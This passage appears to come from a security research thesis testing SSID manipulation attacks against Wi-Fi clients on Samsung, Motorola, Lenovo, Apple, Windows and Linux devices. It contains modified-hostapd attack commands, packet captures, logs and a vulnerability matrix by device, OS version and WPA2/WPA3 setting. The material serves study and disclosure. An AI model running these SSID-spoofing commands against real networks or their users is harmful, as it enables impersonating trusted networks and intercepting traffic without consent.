The Samsung device is resistant to SSID manipulation attacks. As expected for a WPA2 network, the client correctly rejects connections when the SSID is altered. As shown in Figures 3.12 – 3.14 and confirmed by the `hostapd` output in Listing 3.11, authentication and the four-way handshake fail due to the SSID mismatch. Repeated PSK mismatch warnings appear in the logs, showing that no valid WPA2 connection is established. This behaviour is consistent with WPA2 security mechanisms, in which the SSID forms an essential input to PMK derivation and the handshake process. As a result, the device does not allow a connection with the manipulated SSID *changedssid*.

Result: Not Vulnerable.

3 IntelCor_65:8e:70	fa:52:cf:e2:6f:2e	Probe Response, SN=1401, FN=0, Flags=....., BI=100, SSID="connectssid"
5 IntelCor_65:8e:70	fa:52:cf:e2:6f:2e	Probe Response, SN=1402, FN=0, Flags=....., BI=100, SSID="connectssid"
7 IntelCor_65:8e:70	fa:52:cf:e2:6f:2e	Probe Response, SN=1403, FN=0, Flags=....., BI=100, SSID="connectssid"
9 IntelCor_65:8e:70	fa:52:cf:e2:6f:2e	Probe Response, SN=1404, FN=0, Flags=....., BI=100, SSID="connectssid"

Figure 3.12: C-SBS Test 3 – Phase 1: AP broadcasting *connectssid*.

9 IntelCor_65:8e:70	fa:52:cf:e2:6f:2e	Probe Response, SN=1404, FN=0, Flags=....., BI=100, SSID="connectssid"
11 IntelCor_65:8e:70	da:68:ef:67:c4:8e	Probe Response, SN=1405, FN=0, Flags=....., BI=100, SSID="changedssid"

Figure 3.13: C-SBS Test 3 – Phase 2: AP starting broadcasting manipulated SSID *changedssid*.

19 7a:aa:30:54:e4:cf	IntelCor_65:8e:70	Probe Request, SN=2068, FN=0, Flags=....., SSID="changedssid"
20 7a:aa:30:54:e4:cf	IntelCor_65:8e:70	Authentication, SN=2069, FN=0, Flags=.....
21 IntelCor_65:8e:70	7a:aa:30:54:e4:cf	Authentication, SN=1409, FN=0, Flags=.....
22 7a:aa:30:54:e4:cf	IntelCor_65:8e:70	Association Request, SN=2070, FN=0, Flags=....., SSID="changedssid"
23 IntelCor_65:8e:70	7a:aa:30:54:e4:cf	Association Response, SN=1410, FN=0, Flags=.....
24 IntelCor_65:8e:70	7a:aa:30:54:e4:cf	Key (Message 1 of 4)
25 7a:aa:30:54:e4:cf	IntelCor_65:8e:70	Key (Message 2 of 4)
41 IntelCor_65:8e:70	7a:aa:30:54:e4:cf	Key (Message 1 of 4)
42 7a:aa:30:54:e4:cf	IntelCor_65:8e:70	Key (Message 2 of 4)
55 IntelCor_65:8e:70	7a:aa:30:54:e4:cf	Key (Message 1 of 4)
56 7a:aa:30:54:e4:cf	IntelCor_65:8e:70	Key (Message 2 of 4)
66 IntelCor_65:8e:70	7a:aa:30:54:e4:cf	Key (Message 1 of 4)
67 7a:aa:30:54:e4:cf	IntelCor_65:8e:70	Key (Message 2 of 4)
82 IntelCor_65:8e:70	7a:aa:30:54:e4:cf	Deauthentication, SN=1411, FN=0, Flags=.....

Figure 3.14: C-SBS Test 3 – Phase 3: Client fails to complete authentication and association due to SSID mismatch.

```

1 > sudo ./hostapd hostapd-wpa2.conf
2
3 # Phase 1: AP Initialization
4 wlo1: interface state UNINITIALIZED->ENABLED
5 wlo1: AP-ENABLED
6 ===== RUN IN DIFFERENT TERMINAL =====
7 # Phase 2: SSID Manipulation (pre-connection)
8 > sudo ./hostapd_cli -p ./wpaspy_ctrl raw "FAKESSID changedssid"
9 Selected interface 'wlo1'
10 OK
11 =====
12 # Phase 3: Vulnerability Assessment
13 >>> Simulating attack: Overwriting SSID in outgoing Beacon frames
14 >>> Simulating attack: Overwriting SSID of outgoing Probe Response
15 >>> Simulating attack: Overwriting SSID of outgoing Probe Response
16 >>> Simulating attack: Overwriting SSID of outgoing Probe Response
17 >>> Simulating attack: Overwriting SSID of outgoing Probe Response
18 wlo1: STA 7a:aa:30:54:e4:cf IEEE 802.11: authenticated
19 >>> Simulating attack: Overwriting SSID of incoming Association Request
20 >>> Simulating attack: Overwriting SSID in outgoing Beacon frames
21 >>> Simulating attack: Overwriting SSID in outgoing Beacon frames
22 wlo1: STA 7a:aa:30:54:e4:cf IEEE 802.11: associated (aid 1)
23 wlo1: AP-STA-POSSIBLE-PSK-MISMATCH 7a:aa:30:54:e4:cf
24 wlo1: AP-STA-POSSIBLE-PSK-MISMATCH 7a:aa:30:54:e4:cf
25 wlo1: AP-STA-POSSIBLE-PSK-MISMATCH 7a:aa:30:54:e4:cf
26 wlo1: AP-STA-POSSIBLE-PSK-MISMATCH 7a:aa:30:54:e4:cf
27 ...

```

Listing 3.11: C-SBS Test 3 – Hostapd output for Standard Model attack on WPA2.

Test 4: WPA2-Personal – Optimised Model

The Samsung device is resistant to SSID manipulation attacks also in the Optimised Model, which further confirms the observations made for the Standard Model under

WPA2 protection. Figures 3.15 – 3.17 illustrate the complete attack process and clearly indicate the phase in which the vulnerability does not occur. Additionally, the `hostapd` logs (Listing 3.12), show that during the third phase the client is disconnected. We conclude that the device consistently validates the SSID even after a connection has already been established.

Result: Not Vulnerable.

```

27 IntelCor_65:8e:70 ee:20:52:69:02:17 Probe Response, SN=9, FN=0, Flags=....., BI=100, SSID="connectssid"
28 ee:20:52:69:02:17 IntelCor_65:8e:70 Authentication, SN=2057, FN=0, Flags=.....
29 IntelCor_65:8e:70 ee:20:52:69:02:17 Authentication, SN=10, FN=0, Flags=.....
30 ee:20:52:69:02:17 IntelCor_65:8e:70 Association Request, SN=2058, FN=0, Flags=....., SSID="connectssid"
31 IntelCor_65:8e:70 ee:20:52:69:02:17 Association Response, SN=11, FN=0, Flags=.....
33 IntelCor_65:8e:70 ee:20:52:69:02:17 Key (Message 1 of 4)
34 ee:20:52:69:02:17 IntelCor_65:8e:70 Key (Message 2 of 4)
35 IntelCor_65:8e:70 ee:20:52:69:02:17 Key (Message 3 of 4)
36 ee:20:52:69:02:17 IntelCor_65:8e:70 Key (Message 4 of 4)

```

Figure 3.15: C-SBS Test 4 – Phase 1: AP broadcasting *connectssid* and client connection sequence.

```

2307 ee:20:52:69:02:17 IntelCor_65:8e:70 Probe Request, SN=2059, FN=0, Flags=....., SSID="connectssid"
2311 IntelCor_65:8e:70 ee:20:52:69:02:17 Probe Response, SN=103, FN=0, Flags=....., BI=100, SSID="changedssid"

```

Figure 3.16: C-SBS Test 4 – Phase 2: AP starting broadcasting manipulated SSID *changedssid*.

```

2311 IntelCor_65:8e:70 ee:20:52:69:02:17 Probe Response, SN=103, FN=0, Flags=....., BI=100, SSID="changedssid"
2313 ee:20:52:69:02:17 IntelCor_65:8e:70 Disassociate, SN=2060, FN=0, Flags=.p.....
2331 IntelCor_65:8e:70 ee:20:52:69:02:17 Deauthentication, SN=109, FN=0, Flags=.....

```

Figure 3.17: C-SBS Test 4 – Phase 3: Client fails to maintain the connection due to SSID mismatch.

```

1 > sudo ./hostapd hostapd-wpa2.conf
2 # Phase 1: Normal Connection Establishment
3 wlo1: AP-ENABLED
4 wlo1: STA ee:20:52:69:02:17 IEEE 802.11: authenticated
5 wlo1: STA ee:20:52:69:02:17 IEEE 802.11: associated (aid 1)
6 Beacon protection disabled, not sending BIGTK to the client
7 wlo1: AP-STA-CONNECTED ee:20:52:69:02:17
8 wlo1: STA ee:20:52:69:02:17 RADIUS: starting accounting session 31C1254D8B3D2191
9 wlo1: STA ee:20:52:69:02:17 WPA: pairwise key handshake completed (RSN)
10 wlo1: EAPOL-4WAY-HS-COMPLETED ee:20:52:69:02:17
11 ===== RUN IN DIFFERENT TERMINAL =====
12 # Phase 2: SSID Manipulation (post-connection)
13 > sudo ./hostapd_cli -p ./wpa2py_ctrl raw "CHANGEDSSID changedssid"
14 Selected interface 'wlo1'
15 OK
16 =====
17 # Phase 3: Vulnerability Assessment
18 wlo1: EAPOL-4WAY-HS-COMPLETED ee:20:52:69:02:17
19 wlo1: STA ee:20:52:69:02:17 RADIUS: starting accounting session 31C1254D8B3D2191
20 wlo1: STA ee:20:52:69:02:17 WPA: pairwise key handshake completed (RSN)
21 wlo1: EAPOL-4WAY-HS-COMPLETED ee:20:52:69:02:17
22 ...
23 wlo1: AP-STA-DISCONNECTED ee:20:52:69:02:17
24 wlo1: STA ee:20:52:69:02:17 IEEE 802.11: disassociated
25 wlo1: STA ee:20:52:69:02:17 IEEE 802.11: deauthenticated due to inactivity

```

Listing 3.12: C-SBS Test 4 – Hostapd output for Optimised Model attack on WPA2.

Test 5: WPA3-Personal – Standard Model

The screenshots Figures 3.19 – 3.21 present the Wireshark captures for each phase of the Standard Model attack on a WPA3-Personal network.

In **Phase 1**, Figure 3.19, the AP broadcasts the legitimate SSID *connectssid*, which is received by the client during network discovery.

In **Phase 2**, Figure 3.20, the SSID manipulation is applied prior to connection establishment, causing the client to receive Beacon and Probe Response frames advertising the altered SSID *changedssid*.

In **Phase 3**, Figure 3.21, the client successfully completes SAE authentication and association despite the SSID mismatch. The subsequent completion of the 4-way handshake and the continued exchange of frames indicate that the client considers the connection valid and operational. This behaviour is consistent with the *hostapd* log shown in Listing 3.13, which confirms successful association and key establishment after the SSID manipulation. This outcome is also reflected at the user interface level, as shown in Figure 3.18, where the Samsung device reports a successful connection despite the SSID manipulation under WPA3-Personal.

Result: Vulnerable.




Figure 3.18: C-SBS Test 5 – Samsung device UI showing a successful connection to the manipulated SSID under WPA3 and the Standard Model.

15 IntelCor_65:8e:70	SamsungE_40:c6:99	Probe Response, SN=181, FN=0, Flags=....., BI=100, SSID="connectssid"
17 IntelCor_65:8e:70	SamsungE_40:c6:99	Probe Response, SN=182, FN=0, Flags=....., BI=100, SSID="connectssid"
19 IntelCor_65:8e:70	SamsungE_40:c6:99	Probe Response, SN=183, FN=0, Flags=....., BI=100, SSID="connectssid"
21 IntelCor_65:8e:70	SamsungE_40:c6:99	Probe Response, SN=184, FN=0, Flags=....., BI=100, SSID="connectssid"

Figure 3.19: C-SBS Test 5 – Phase 1: AP broadcasts legitimate SSID *connectssid*.

21 IntelCor_65:8e:70	SamsungE_40:c6:99	Probe Response, SN=184, FN=0, Flags=....., BI=100, SSID="connectssid"
32 IntelCor_65:8e:70	SamsungE_40:c6:99	Probe Response, SN=187, FN=0, Flags=....., BI=100, SSID="changedssid"

Figure 3.20: C-SBS Test 5 – Phase 2: AP broadcasts manipulated SSID *changedssid*.

```

47 7a:aa:30:54:e4:cf IntelCor_65:8e:70 Authentication, SN=2075, FN=0, Flags=.....
48 IntelCor_65:8e:70 7a:aa:30:54:e4:cf Authentication, SN=193, FN=0, Flags=.....
49 7a:aa:30:54:e4:cf IntelCor_65:8e:70 Association Request, SN=2076, FN=0, Flags=....., SSID="changedssid"
50 IntelCor_65:8e:70 7a:aa:30:54:e4:cf Association Response, SN=194, FN=0, Flags=.....
51 IntelCor_65:8e:70 7a:aa:30:54:e4:cf Key (Message 1 of 4)
52 7a:aa:30:54:e4:cf IntelCor_65:8e:70 Key (Message 2 of 4)
53 IntelCor_65:8e:70 7a:aa:30:54:e4:cf Key (Message 3 of 4)
54 7a:aa:30:54:e4:cf IntelCor_65:8e:70 Key (Message 4 of 4)
55 7a:aa:30:54:e4:cf IntelCor_65:8e:70 Action, SN=4, FN=0, Flags=p.....
56 IntelCor_65:8e:70 7a:aa:30:54:e4:cf Action, SN=195, FN=0, Flags=p.....

```

Figure 3.21: C-SBS Test 5 – Phase 3: Client successfully completes authentication and association despite SSID mismatch.

```

1 > sudo ./hostapd hostapd-wpa3.conf
2
3 # Phase 1: AP Initialization
4 wlo1: interface state UNINITIALIZED->ENABLED
5 wlo1: AP-ENABLED
6 ===== RUN IN DIFFERENT TERMINAL =====
7 # Phase 2: SSID Manipulation (pre-connection)
8 > sudo ./hostapd_cli -p ./wpa3py_ctrl raw "FAKESSID changedssid"
9 Selected interface 'wlo1'
10 OK
11 =====
12 # Phase 3: Vulnerability Assessment
13 >>> Simulating attack: Overwriting SSID in outgoing Beacon frames
14 >>> Simulating attack: Overwriting SSID of outgoing Probe Response
15 >>> Simulating attack: Overwriting SSID of outgoing Probe Response
16 wlo1: STA aa:8a:82:ac:d0:40 IEEE 802.11: authenticated
17 >>> Simulating attack: Overwriting SSID of incoming Association Request
18 wlo1: STA aa:8a:82:ac:d0:40 IEEE 802.11: associated (aid 1)
19 wlo1: AP-STA-CONNECTED aa:8a:82:ac:d0:40
20 wlo1: STA aa:8a:82:ac:d0:40 WPA: pairwise key handshake completed (RSN)
21 wlo1: EAPOL-4WAY-HS-COMPLETED aa:8a:82:ac:d0:40
22 ...

```

Listing 3.13: C-SBS Test 5 – Hostapd output for Standard Model attack on WPA3.

Test 6: WPA3-Personal – Optimised Model

In contrast to the Standard Model, the device is not vulnerable to the attack in this case. All phases shown in Figures 3.22 – 3.24 and the `hostapd` logs (Listing 3.14), confirmed that client disconnects from the AP upon detecting an SSID change during an ongoing session. This behaviour prevents successful manipulation and is consistent with the previously observed trend for Samsung devices, which remain resistant in the Optimised Model.

Result: Not Vulnerable.

```

29 06:f5:4d:eb:8d:57 IntelCor_65:8e:70 Authentication, SN=2142, FN=0, Flags=.....
30 IntelCor_65:8e:70 06:f5:4d:eb:8d:57 Authentication, SN=1587, FN=0, Flags=.....
31 06:f5:4d:eb:8d:57 IntelCor_65:8e:70 Association Request, SN=2143, FN=0, Flags=....., SSID="connectssid"
32 IntelCor_65:8e:70 06:f5:4d:eb:8d:57 Association Response, SN=1588, FN=0, Flags=.....
33 IntelCor_65:8e:70 06:f5:4d:eb:8d:57 Key (Message 1 of 4)
34 06:f5:4d:eb:8d:57 IntelCor_65:8e:70 Key (Message 2 of 4)
35 IntelCor_65:8e:70 06:f5:4d:eb:8d:57 Key (Message 3 of 4)
36 06:f5:4d:eb:8d:57 IntelCor_65:8e:70 Key (Message 4 of 4)

```

Figure 3.22: C-SBS Test 6 – Phase 1: Client successfully connects to the AP broadcasting the legitimate SSID *connectssid*.


```

759 IntelCor_65:8e:70      06:f5:4d:eb:8d:57      Probe Response, SN=1652, FN=0, Flags=....., BI=100, SSID="connectssid"
898 IntelCor_65:8e:70      06:f5:4d:eb:8d:57      Probe Response, SN=1655, FN=0, Flags=....., BI=100, SSID="changedssid"

```

Figure 3.23: C-SBS Test 6 – Phase 2: AP begins broadcasting the manipulated SSID *changedssid* after the connection has been established.

```

904 IntelCor_65:8e:70      06:f5:4d:eb:8d:57      Probe Response, SN=1658, FN=0, Flags=....., BI=100, SSID="changedssid"
906 06:f5:4d:eb:8d:57      IntelCor_65:8e:70      QoS Null function (No data), SN=173, FN=0, Flags=.....T
907 06:f5:4d:eb:8d:57      IntelCor_65:8e:70      Disassociate, SN=2145, FN=0, Flags=p.....
908 IntelCor_65:8e:70      06:f5:4d:eb:8d:57      Deauthentication, SN=1659, FN=0, Flags=.....

```

Figure 3.24: C-SBS Test 6 – Phase 3: Client cannot maintain the connection and is subsequently disconnected due to SSID mismatch.

```

1  > sudo ./hostapd hostapd-wpa3.conf
2
3  # Phase 1: Normal Connection Establishment
4  wlo1: interface state UNINITIALIZED->ENABLED
5  wlo1: AP-ENABLED
6  wlo1: STA 06:f5:4d:eb:8d:57 IEEE 802.11: associated (aid 1)
7  Beacon protection disabled, not sending BIGTK to the client
8  wlo1: AP-STA-CONNECTED 06:f5:4d:eb:8d:57
9  wlo1: STA 06:f5:4d:eb:8d:57 RADIUS: starting accounting session 62F02BA99FF3FC4E
10 wlo1: STA 06:f5:4d:eb:8d:57 WPA: pairwise key handshake completed (RSN)
11 wlo1: EAPOL-4WAY-HS-COMPLETED 06:f5:4d:eb:8d:57
12 Beacon protection disabled, not sending BIGTK to the client
13 wlo1: STA 06:f5:4d:eb:8d:57 RADIUS: starting accounting session 62F02BA99FF3FC4E
14 wlo1: STA 06:f5:4d:eb:8d:57 WPA: pairwise key handshake completed (RSN)
15 wlo1: EAPOL-4WAY-HS-COMPLETED 06:f5:4d:eb:8d:57
16 Beacon protection disabled, not sending BIGTK to the client
17 wlo1: STA 06:f5:4d:eb:8d:57 RADIUS: starting accounting session 62F02BA99FF3FC4E
18 wlo1: STA 06:f5:4d:eb:8d:57 WPA: pairwise key handshake completed (RSN)
19 wlo1: EAPOL-4WAY-HS-COMPLETED 06:f5:4d:eb:8d:57
20 ===== RUN IN DIFFERENT TERMINAL =====
21 # Phase 2: SSID Manipulation (post-connection)
22 > sudo ./hostapd_cli -p ./wpa3py_ctrl raw "CHANGEDSSID changedssid"
23 Selected interface 'wlo1'
24 OK
25 =====
26 # Phase 3: Vulnerability Assessment
27 wlo1: AP-STA-DISCONNECTED 06:f5:4d:eb:8d:57
28 wlo1: STA 06:f5:4d:eb:8d:57 IEEE 802.11: disassociated
29 wlo1: STA 06:f5:4d:eb:8d:57 IEEE 802.11: deauthenticated due to inactivity (timer
    DEAUTH/REMOVE)
30

```

Listing 3.14: C-SBS Test 6 – Hostapd output for Optimised Model attack on WPA3.

Summary of Samsung A52s 5G Results

The tests conducted on the Samsung A52s 5G smartphone revealed distinct behaviours depending on the security protocol and attack model. The results are summarized in Table 3.2.

Table 3.2: C-SBS Tests – Vulnerability summary for Samsung A52s 5G.

Security Standard	Standard Model	Optimised Model
Open (No Encryption)	Vulnerable	Not Vulnerable
WPA2-Personal	Not Vulnerable	Not Vulnerable
WPA3-Personal (SAE)	Vulnerable	Not Vulnerable

The most significant finding is the device’s vulnerability under the Standard Model when using both Open and WPA3-SAE configurations. The WPA3 vulnerability is particularly noteworthy, as it indicates that the client’s implementation does not validate the SSID as part of the initial SAE handshake, creating a security gap that is not present in its WPA2 implementation.

In contrast, the device was consistently secure against the Optimised Model, disconnecting every time the SSID was changed post-connection. This suggests the presence of a reliable, ongoing integrity check that monitors beacon frames for unauthorized changes, regardless of the security protocol in use.

3.3.2 Overview of Remaining Test Cases

This section presents a summary of the results from all carried out tests, indicating which devices are vulnerable and under which conditions. It also includes representative screenshots for a selected subset of devices. This approach is adopted because parts of the results are repetitive, and providing a detailed analysis for each individual test case would be redundant. All test cases were performed following the same procedure as the Samsung test case described earlier.

Table 3.3: C-SBS Tests – Vulnerability matrix by device and network configuration.

Device	open	open-opt	wpa2	wpa2-opt	wpa3	wpa3-opt
Samsung A52s 5G Android 14, Kernel 5.4.254	✓	✗	✗	✗	✓	✗
Motorola Edge 30 neo Android 14, Kernel 5.4.284	✓	✗	✗	✗	✓	✗
Lenovo Tab M11 Android 15, Lenovo ZUI 17.0.284	✓	✗	✗	✗	✓	✗
iPhone 15 iOS 26.1, A16 Bionic	✓	✓	✗	✗	✓	✗
iPad Air 4th gen iPadOS 18.5, A14 Bionic	✓	✓	✗	✗	✓	✗
iPhone 11 iOS 18.6.2, A13 Bionic	✓	✓	✗	✓	✓	✓
Windows 11 Version 24H2	✓	✓	✗	✓	✓	✓
Ubuntu 20.04 Kernel: 5.15.0	✓	✓	✗	✓	✓	✓
Kali Kernel 6.1.0-34	✓	✓	✗	✓	✓	✓

Table 3.3 summarizes the vulnerability results across all tested devices and network configurations. The Android-based devices, including the Samsung smartphone, Motorola smartphone, and Lenovo tablet, exhibit an identical vulnerability pattern with slight differences in observed behaviour. All three are vulnerable in

open and WPA3 networks under the Standard Model, while remaining resistant in WPA2 and all Optimised Model configurations, as illustrated by the representative client-side WPA3 screenshots in Figure 3.25 for Motorola.

iOS devices demonstrate a broader range of vulnerabilities. Both the iPhone 15 and the iPad Air are additionally vulnerable in the open network under the Optimised Model, as shown in Figure 3.25 for iPhone 15. The iPhone 11 shows the most extensive vulnerability profile, being vulnerable in all tested scenarios except for the WPA2 Standard Model.

A similar pattern is observed for PC platforms. The Windows 11 PC as well as the Ubuntu laptop and Kali PC mirror the behaviour of the iPhone 11, remaining resistant only in the WPA2 Standard Model while being vulnerable in all other configurations. Representative Windows connection states for the Optimised Model are presented in Figure 3.26.




Figure 3.25: C-SBS Tests – Representative client-side screenshots showing connection states for Motorola WPA3 Standard Model (left) and iPhone 15 Open Network Optimised Model (right).




Figure 3.26: C-SBS Tests – Representative client-side screenshots showing Windows PC connection states in the WPA2 Optimised Model (top) and WPA3 Optimised Model (bottom).

3.3.3 Discussion

In the WPA2 Standard Model, none of the tested devices exhibited the vulnerability. This behaviour is expected, as the SSID hash is directly incorporated into the PMK derivation process, tightly binding the cryptographic security context to the network identity. Consequently, any manipulation of the SSID would invalidate the key material. These results confirm that all tested clients correctly implement the core WPA2 security mechanisms.

However, this changes in the WPA2 Optimised Model, where SSID validation is evaluated after the connection has already been established. In this setting, several devices begin to exhibit the vulnerability, indicating that SSID consistency

is not always enforced during an active session. This observation is particularly interesting, as it demonstrates that while the standard WPA2 design is robust, deviations introduced by optimised validation paths can already expose weaknesses in certain implementations.

The most critical observation from the performed tests is that all evaluated devices are vulnerable in the WPA3 Standard Model. This finding is particularly concerning, as WPA3 represents the most recent Wi-Fi security standard and is expected to provide improved protection against such attacks. Given that WPA3 was explicitly designed to address weaknesses present in WPA2, the observed behaviour is especially troubling. The consistent vulnerability across all tested devices indicates that the issue is not vendor-specific, but instead originates from the Standard Model itself.

All tested Android devices exhibit identical vulnerability patterns, further supporting the conclusion that the observed weaknesses are related to protocol behaviour rather than individual implementations. The situation is even more severe for iOS devices. Two out of three tested devices are additionally vulnerable in open networks under the Optimised Model. Moreover, a particularly critical case is observed for the iPhone 11 equipped with an older chipset, which remains vulnerable across all tested configurations, excluding the WPA2 Standard Model, unlike the other evaluated devices.

The tested PC platforms perform the worst overall among all examined devices. Windows, Ubuntu, and Kali systems are vulnerable even in the WPA2 Optimised Model, which is a particularly critical finding. In this configuration, the PSK is already used to derive the PMK and establish the cryptographic security context of the connection. The fact that manipulation remains possible after key establishment indicates that SSID consistency is not enforced during an active session. This vulnerability further extends to the WPA3 Optimised Model, which is highly alarming.

Limitations The tests were performed in a controlled environment using a custom AP. Therefore, the observed behaviour may depend on specific device implementations and configuration details and should be interpreted within the defined threat model. These limitations motivate the introduction of a controlled MitM testbed in the next section.

3.4 Multi-Channel Man in the Middle

We next introduce a physical variant of the previously described attack, describe the expected frame flow, and summarize its operation.

3.4.1 Introduction

In the previous section, the MitM position was simulated using a modified `hostapd` instance, with the analysis limited to the perspective of the wireless client. Although these scenarios assumed multi-channel capabilities, the MitM itself was not implemented as a physical device operating in real time between the client and the AP. This section shifts the focus to an experimental analysis of a physical multi-channel man-in-the-middle (MC-MitM) device placed directly between a wireless client and an AP. Rather than emulating MitM behaviour or testing individual client reactions in isolation, we analyze the complete communication setup:

$$\text{Client} \leftrightarrow \text{MC-MitM} \leftrightarrow \text{AP}$$

